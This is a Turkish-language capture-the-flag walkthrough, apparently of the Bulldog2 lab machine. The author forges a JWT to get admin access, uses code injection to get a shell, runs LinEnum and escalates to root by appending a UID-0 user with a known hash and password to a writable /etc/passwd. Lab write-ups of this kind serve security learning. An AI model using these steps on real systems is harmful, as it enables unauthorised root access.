
-Bu sebeple tekrardan JS kodlarına geçiş yapıyorum ve buradan bilgiler elde etmeye çalışacağım.

-Burada admin isimli bir Auth olduğunu görüntülüyorum.




-Burp aracıma geçiş yapıyorum ve burada değişiklik gerçekleştiriyorum fakat birde token üzerinden bir güvenlik sağlandığını görüntülüyorum.

-Bu değişikliği yapmak için JWT decoder kullanıyorum ve token içerisinde de değişiklik yapıyorum.




-Ardından sisteme başarılı bir şekilde admin yetkileri ile giriş yapabildim.

-Fakat burada bir panel karşıma çıkıyor burada CodeInjection çalıştırıp shell alacağım.




-Burp üzerinden bir CodeI kullanıyorum ve başarılı bir şekilde shell alıyorum.Şimdi sıra yetki yükseltmede;




-Python kodlarını kullanarak terminal üzerinden command alabildik.


-Linenum aracı root olabileceğim herhangi bir yer var mı bunun hakkında bize bilgi veriyor.




-"https://github.com/rebootuser/LinEnum.git" adresini kullanarak server üzerinde TMP dosyasına indirme işlemi gerçekleştiriyorum.




-İndirdiğim aracı ./ komutu ile çalıştırıyorum.




-Aracın sonuçlarına baktığımda /etc/passwd içerisine root olarak hem ekleme hemde okuma yapabiliyorum buraya bir kullanıcı ekleyip tüm yetkileri alabilirim.



-Passwd içerisine ekleyeceğim kullanıcı için bir hashlemeye ihtiyacım vardı bunu da perl komutunu kullanarak tamamladım.



-Passwd içeriğinde olduğu gibi hashlediğim kullanıcı adı ve şifreyi kullanarak bir txt dosyasına yazıyorum.



-Şimdi ise bu komutu kullanarak passwd üzerine ekleme işlemi yaptım.

```
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
admin:x:1000:1004:admin:/home/admin:/bin/bash
mongodb:x:111:65534::/home/mongodb:/usr/sbin/nologin
node:x:1001:1005:,,,:/home/node:/bin/bash
kaanefeogut:aa3m/6iNX8Nlo:0:0:kaanefeogut:/root:/bin/bash
node@bulldog2:/etc$
```

-Ekleme işlemi başarılı mı diye kontrol ediyorum.

```
root@2021:~
Dosya  Eylemler  Düzen  Görünüm  Yardım
node@bulldog2:/etc$ su kaanefeogut
su kaanefeogut
Password: kaanefeogut

root@bulldog2:/etc# whoami
whoami
root
root@bulldog2:/etc#
```

-Son olarak eklediğim kullanıcı ile giriş yapıyorum ve burada başarılı bir şekilde root yetkilerine eriştiğimi görüntülüyorum.